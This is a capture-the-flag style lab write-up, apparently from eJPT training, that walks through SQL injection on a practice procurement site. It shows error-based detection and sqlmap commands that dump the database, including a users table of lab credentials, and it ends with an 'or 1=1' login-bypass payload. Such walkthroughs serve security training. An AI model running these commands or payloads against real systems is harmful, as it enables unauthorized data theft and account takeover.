
SQL Injection

We can visit the site, and we are greeted with this landing page.




Not secure | 10.124.211.96/index.php

Procurements management

AwdMgmt è is your best choiche for on-line procurements management.

With our secure systems, every enterprise can manage suppliers, awards and related business data in an easy way.

While exploring, we noticed that the news page URL has an id parameter.




Not secure | 10.124.211.96/newsdetails.php?id=26

suscipit, est ac facilisis facilisis, magna

neque sed dictum eleifend, nunc risus varius orci, in consequat enim diam vel arcu. Curabitur ut odio vel est tempor bibendum. Donec felis orci, adipiscing non,

Let's check if it is vulnerable by adding a single quote




10.124.211.96/newsdetails.php?id=26'

Warning: mysqli_fetch_array() expects parameter 1 to be mysqli_result, boolean given in **/var/www/newsdetails.php** on line **11**


Warning: mysqli_fetch_array() expects parameter 1 to be mysqli_result, boolean given in **/var/www/newsdetails.php** on line **29**

Sure enough, it is. Now, we can use sqlmap to exploit it further. First, let's use it to dump the database names.




```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 5 - SQL Injection$ sqlmap -u 'http://10.124.211.96/newsdetails.php?id=26' --dbs --ba
tch
```

We get the following databases.




```
available databases [2]:
[*] awd
[*] information_schema
```

The information schema database is a default one, but the awd database could have some useful information. Now, let's dump all the info of all the tables inside awd database.




```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 5 - SQL Injection$ sqlmap -u 'http://10.124.211.96/newsdetails.php?id=26' -D awd --d
ump-all
```

We have a users table with login credentials.



```
+----+--------------------------------------------------+------------+--------------------+
| id | email                                            | password   | displayname        |
+----+--------------------------------------------------+------------+--------------------+
| 1  | admin@awdmgmt.labs                               | S3cr3tBOFH | Admin              |
| 2  | porta.elit.a@adipiscingMaurismolestie.net        | VUH74DYX6DO | Mallory Reed      |
| 3  | ipsum.leo.elementum@Phasellusfermentumconvallis.org | GUC97VHY8HK | Katell Stewart |
| 4  | mauris.sit@torquent.edu                          | LPW27DSG6QE | Gemma Beck        |
| 5  | Praesent.interdum@ametrisus.org                  | TWS34ORL6GX | Fuller Casey      |
| 6  | Quisque.libero@Cum.ca                            | OSQ80TYZ6YW | Hu Miles          |
| 7  | tincidunt.Donec.vitae@tempuseuligula.com         | HOV82DUI9TF | Lacey Hawkins     |
| 8  | dignissim.Maecenas@estcongue.org                 | TEO38KNA2UZ | Kaden Singleton   |
| 9  | dictum@tempusrisusDonec.ca                       | LKK51JAO3PJ | Britanney Guzman  |
| 10 | blandit.viverra.Donec@Suspendisse.net            | PTS90MHF9XA | Aspen Byers       |
| 11 | ligula@mollisDuis.ca                             | PLN49WZU6IB | Alexandra Cabrera |
+----+--------------------------------------------------+------------+--------------------+
```

Let's try and log in.




Email:

admin@awdmgmt.labs

Password:

•••••••••••

We successfully logged in.




Welcome!

Welcome and thank you for using AwdMgmt! Your login credentials are valid, but we are working on the restricted area at the moment. Some nasty hackers are trying to attack us.

Thank you for your patience

The AwdMgmt Team

Now, the next challenge is to log in without any credentials. Let's try that out.




Email:

a' or 1=1; -- -

Password:

•••••••••••••••

The same payload was used for username and password, and we were able to log in.



Welcome!

Welcome and thank you for using AwdMgmt! Your login credentials are valid, but we are working on the restricted area at the moment. Some nasty hackers are trying to attack us.

Thank you for your patience

The AwdMgmt Team